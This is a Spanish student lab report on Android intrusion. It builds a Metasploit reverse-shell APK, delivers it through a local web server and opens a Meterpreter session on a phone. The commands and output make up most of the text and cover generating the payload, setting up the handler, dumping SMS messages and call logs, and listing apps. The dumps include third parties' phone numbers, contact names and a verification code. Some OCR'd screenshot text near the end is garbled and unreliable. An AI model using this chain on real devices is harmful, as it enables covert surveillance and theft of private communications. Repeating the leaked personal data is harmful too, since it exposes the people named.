


8 DE ABRIL DE 2024



ANÁLISIS FORENSE INFORMÁTICO

ERIC SERRANO MARÍN

I.E.S MARTINEZ MONTAÑES

CETI

Contenido

Creación de la APK.	2
Análisis en VirusTotal de la apk.....	2
Conexión de móvil a Kali Linux.....	2
Pasando la APK al teléfono móvil.....	3
Msfconsole.	8
Directorio de trabajo de la app.....	9
Listado de archivos de la carpeta de trabajo de la app	9
Listado de archivos del pc atacante (desde el exploit).....	9
Listado de app instaladas	10
Lista de sms	10
Lista de llamadas	11
Esconda el icono de la app.....	11
Geolocalización y localización en un mapa	11
Grabación de 20 segundos de sonido	12
Sacar lista de contactos	13
Listar cámaras.....	13
Información del sistema.....	13
Saber si el dispositivo está rooteado	14
Captura de una fotografía en la cámara	14
Un pequeño vídeo de la cámara web	14
5 aplicaciones adicionales de valor	15
/proc/net/tcp.....	15
netstat -lntu.....	16
Logcat	17
adb shell ps grep metasploit	17
Realice un backup de las aplicaciones	17
Descomprima el backup con el git de android-backup-extractor.git ---> lleve la app descomprimida a virusTotal.....	18

Creación de la APK.

```
(kali㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.147 LPORT=4444 > app.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes

(kali㉿kali)-[~]
└─$ ls -lh app.apk
-rw-r--r-- 1 kali kali 10K Apr  6 11:53 app.apk
```

Análisis en VirusTotal de la apk.

26 / 64

26/64 security vendors and no sandboxes flagged this file as malicious

4d4204e829428aa585189a563fbad57815f35fdb15897901a568f25ae8ec43cb

app.apk

Size: 10.00 KB | Last Modification Date: a moment ago

android apk

DETECTION DETAILS RELATIONS BEHAVIOR TELEMETRY COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label: downloader.metasplit/mesplit

Threat categories: downloader trojan hacktool

Family labels: metasploit mesplit remotecode


Security vendors' analysis

AhnLab-V3	PUP/Android.Metasplit.54109	Avast	Android.Metasplit-G [PUP]
Avast-Mobile	Android:Evo-gen [Trj]	AVG	Android.Metasplit-G [PUP]
Avira (no cloud)	ANDROID/TrojanDldr.FNAA.Gen	BitDefenderFalx	Android.Riskware.Metasplit.Y
Cynet	Malicious (score: 99)	DrWeb	Android.RemoteCode.6833
ESET-NOD32	A Variant Of Android/TrojanDownloader...	Fortinet	Android/Agent.JNitr
Google	Detected	Ikarus	Trojan-Downloader.AndroidOS.Agent
K7GW	Trojan (005983af1)	Kaspersky	HEUR:Trojan-Downloader.AndroidOS.Ag...

Do you want to automate checks?

Conexión de móvil a Kali Linux.

```
(kali㉿kali)-[~]
└─$ adb devices
List of devices attached
b73fe0d1                device
```




Pasando la APK al teléfono móvil.

No puedo activar la opción de instalar vía usb, ya que hace falta SIM.




He pensado en instalarlo entrando con el móvil al servidor apache.




```
(kali㉿kali)-[~]  
$ mv app.apk /var/www/html  
mv: cannot move 'app.apk' to '/var/www/html/app.apk': Permission denied  
  
(kali㉿kali)-[~]  
$ sudo mv app.apk /var/www/html  
[sudo] password for kali:  
  
(kali㉿kali)-[~]  
$ ls -lh /var/www/html  
total 28K  
-rw-r--r-- 1 kali kali 10K Apr  6 11:53 app.apk  
-rw-r--r-- 1 root root 11K Nov 30 17:54 index.html  
-rw-r--r-- 1 root root 615 Nov 30 17:55 index.nginx-debian.html
```

192.168.1.147/app.apk







Msfconsole.

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.147
LHOST => 192.168.1.147
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------


Payload options (android/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.147	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.



```
File Actions Edit View Help
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.147
LHOST => 192.168.1.147
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.147   yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.147   yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.147:4444
[*] Sending stage (71399 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.147:4444 -> 192.168.1.60:45094) at 2024-04-06 12:27:29 +0200

meterpreter >
```

Una vez abrimos la APK, ya podemos poner exploit para conectarnos a una sesi3n meterpreter.



Directorio de trabajo de la app

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > █
```

Listado de archivos de la carpeta de trabajo de la app

```
meterpreter > ls
Listing: /data/user/0/com.metasploit.stage/files
```

Mode	Size	Type	Last modified	Name
040776/rwxrwxrwx-	4096	dir	2024-04-06 12:27:28 +0200	oat

```
meterpreter > █
```

Listado de archivos del pc atacante (desde el exploit)

```
meterpreter > lls
Listing Local: /home/kali
```

Mode	Size	Type	Last modified	Name
40700/rwx-----	4096	dir	2024-03-12 23:42:47 +0100	.BurpSuite
100600/rw-----	0	fil	2023-12-15 16:36:28 +0100	.ICEauthority
100600/rw-----	49	fil	2024-04-06 11:49:18 +0200	.Xauthority
40750/rwxr-x---	4096	dir	2024-04-05 19:19:20 +0200	.android
100600/rw-----	386	fil	2024-01-26 17:45:27 +0100	.bash_history
100644/rw-r--r--	220	fil	2023-11-30 17:56:52 +0100	.bash_logout
100644/rw-r--r--	5096	fil	2024-01-26 17:44:39 +0100	.bashrc
100644/rw-r--r--	5007	fil	2024-01-26 17:44:22 +0100	.bashrc.old
100644/rw-r--r--	5551	fil	2023-11-30 17:56:52 +0100	.bashrc.omb-backup-20240126114220
100644/rw-r--r--	3526	fil	2023-11-30 17:56:52 +0100	.bashrc.original
40755/rwxr-xr-x	4096	dir	2024-04-05 19:39:02 +0200	.cache
40755/rwxr-xr-x	4096	dir	2024-02-27 12:06:33 +0100	.config
40700/rwx-----	4096	dir	2024-01-26 10:26:54 +0100	.dbus
100644/rw-r--r--	35	fil	2023-12-15 16:36:23 +0100	.dmrc
40700/rwx-----	4096	dir	2024-03-06 00:18:09 +0100	.emacs.d
100644/rw-r--r--	11759	fil	2023-11-30 17:56:52 +0100	.face
100644/rw-r--r--	11759	fil	2023-11-30 17:56:52 +0100	.face.icon
40700/rwx-----	4096	dir	2023-12-15 16:36:28 +0100	.gnupg

Listado de app instaladas

```
meterpreter > app_list
Application List
```

Name	Package	Running	IsSystem
3 Button Navigation Bar	com.android.internal.systemui.navbar.threebutton	false	true
ANT HAL Service	com.dsi.ant.server	false	true
Actualizador de aplicaciones del sistema	com.xiaomi.discover	false	true
Actualizar	com.android.updater	false	true
Administrador de almacenamiento	com.android.storagemanager	false	true
Administrador de redes	com.google.android.networkstack	false	true
Agente comentarios Market	com.google.android.feedback	false	true
Ajustes	com.xiaomi.misettings	false	true
Ajustes	com.android.settings	false	true
Alertas de emergencia inalámbricas	com.android.cellbroadcastreceiver	false	true
Almacenamiento de configuración	com.android.providers.settings	false	true
Almacenamiento de contactos	com.android.providers.contacts	false	true
Almacenamiento de mensajes y teléfono	com.android.providers.telephony	false	true
Almacenamiento de números bloqueados	com.android.providers.blockednumber	false	true
Almacenamiento del calendario	com.android.providers.calendar	false	true
Almacenamiento externo	com.android.externalstorage	false	true
Almacenamiento multimedia	com.android.providers.media.module	false	true

Lista de sms

The screenshot displays a Kali Linux desktop environment with two terminal windows open.

Left Terminal Window:

- Commands executed include: `File Actions Edit View Help`, `com.miui.systemui.overlay`, `com.miui.systemui.devices.android`, `com.qti.dpmsericeapp`, `com.qualcomm.datatransnotification`, `com.qti.service.colorservice`, `com.qualcomm.atfwd`, `com.qualcomm.embsms`, `com.qualcomm.qcrilmsgtunnel`, `com.qualcomm.qti.dynamicdservice`, `com.qualcomm.qti.improvetouch.service.ImproveTouchApp`, `com.qualcomm.qti.ims`, `com.qualcomm.qti.lpa`, `com.qualcomm.qti.qtisystemservice`, `com.qualcomm.qti.remotetactileAuth`, `com.qualcomm.qti.server.wigig.tethering.rro`, `com.qualcomm.qti.telephonyservice`, `com.qualcomm.qti.workloadclassifier`, `com.qualcomm.timeservice`, `com.qualcomm.uimremoteclient`, `com.qualcomm.uimremoteclient`, `com.xiaomi.bluetooth.overlay`, `com.xiaomi.micloudsdk.SdkApplication`, `freeform`, `iPasen`, `ivox`, `karaoke`, `mIDGT`, `miui.external.Application`, `msa`, `org.codeaurora.ims`, `systemui-controls`, and `vendor.qti wlan`.
- A red box highlights the command: `meterpreter > Interrupt; use the 'it' command to quit meterpreter > dump_sms`.
- Below the red box, it says: `[*] Fetching 768 sms messages` and `SMS messages saved to: sms_dump_20240406123056.txt`.

Right Terminal Window:

- Files listed: `hashes.txt`, `explores_panned.exe`, `KGnzyyJU.rec`, `Musie`, `PrácticaWSFVIMON`, `script.py`, `wordlist`, `PrácticaAPLIPAR`, `script.py-`.
- A red box highlights the command: `cat sms_dump_20240406123056.txt`.
- Output shows: `[*] SMS messages dump`.
- Date: 2024-04-06 12:38:57.159948661 +0200
- OS: Android 11 - Linux 4.9.227-perf-g5de92d1 (aarch64)
- Remote IP: 192.168.1.60
- Remote Port: 45694
- Type: Incoming
- Date: 2023-12-23 13:12:54Z
- Address: +34686411365
- Status: NOT_RECEIVED
- Message: AVISAME MOVISTAR sab, 23 68641365 ya esta disponible, 13:25 - Si desea establecer ahora la llamada pulse sobre el numero
- Type: Incoming
- Date: 2023-12-19 15:16:15Z
- Address: Movistar
- Status: NOT_RECEIVED
- Message: Ya esta aqui nuestro nuevo catalogo de dispositivos con ahorros de hasta un 40%: https://www.movistar.es/navi3 y en tu tienda Movistar. No pub
- ii llama al 223548
- Type: Incoming
- Date: 2023-12-16 11:26:00
- Address: Google
- Status: NOT_RECEIVED
- Message: G-844133 es tu código de verificación de Google.
- Type: Incoming
- Date: 2023-12-14 16:16:15
- Address: Movistar
- Status: NOT_RECEIVED
- Message: ¡¡¡ MUY BUENAS COMPLE tus sueños con los dispositivos de Movistar. Consigue ese regalo que sabes que va a hacerte feliz a ti y a tus seres queridos, y disfruta de la alegría que estas fiestas te van a traer. «Info en https://www.movistar.es/BF7 o en tu tienda Movistar. No publici llama al 223548
- Type: Incoming
- Date: 2023-12-12 20:32:37
- Address: +34676643132
- Status: NOT_RECEIVED


```
kali@kali:~$ cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
kali@kali:~$ file Actions Edit View Help
com.qti.qualcomm.datatatusnotification
com.qti.service.coloreservice
com.qualcomm.atfwd
com.qualcomm.emmbs
com.qualcomm.qcrilmsgtunnel
com.qualcomm.qti.dynamicdds.service
com.qualcomm.qti.improvetouch.service.Improve
TouchApp
com.qualcomm.qti.ims
com.qualcomm.qti.lpa
com.qualcomm.qti.qtisystemservice
com.qualcomm.qti.remotefSimlockAuth
com.qualcomm.qti.server.wigig tethering.rro
com.qualcomm.qti.telephonysservice
com.qualcomm.qti.workloadclassifier
com.qualcomm.timeservice
com.qualcomm.uimremotesclint
com.qualcomm.uimremoteclient
com.xiaomi.bluetooth.overlay
com.xiaomi.micloudsdk.SdkApplication
freeform
iPasen
ivox
karaoke
miDGT
miui.external.Application
msa
org.codeaurora.ims
systemui-controls
vendor.qti.lan

kali@kali:~$ file Actions Edit View Help
catalsyt-setup-E-10-3
example.crt
install_volatility.sh
PracticalHacking
script.py
com.qti.adsservice.exe
allports
jenkins.exe
PracticalMSFVENOM
script.py
com.qti.backdoor.php
Desktop
get-pip.py
sms_dump_20240406123056.txt
com.qualcomm.blissdmp
Documents
hackerz.txt
Music
Templates
com.qualcomm.burn-firmware
burn_firmware.exe
passwds.txt
Public
com.qualcomm.calllog_dump_20240406123601.txt
Downloads
explores_pwned.exe
Pictures
uazurios.txt
com.qualcomm.catalyst_remote.php
Erlc
INITIAL_API_KEY
Videos
com.qualcomm.catalyst_setup.sh
install_catalyst.sh
PracticalHorradodo
scrapy
wordlist

kali@kali:~$ cd ~/calllog_dump_20240406123601.txt
kali@kali:~/calllog_dump_20240406123601.txt$ cat Call log dump
+ Call log dump

#1
Number : +346749355560
Name : Naomi
Date : Tue Oct 8 11:31:10 GMT+02:00 2019
Type : OUTGOING
Duration: 10

#2
Number : +34717171218
Name : Dani
Date : Tue Oct 8 12:58:58 GMT+02:00 2019
Type : OUTGOING
Duration: 10

#3
Number : 717171218
Name : Dani
Date : Tue Oct 8 12:59:26 GMT+02:00 2019
Type : INCOMING
Duration: 24

#4
Number : +34692827679
Name : Mami
Date : Wed Oct 9 08:35:16 GMT+02:00 2019
Type : OUTGOING
Duration: 106

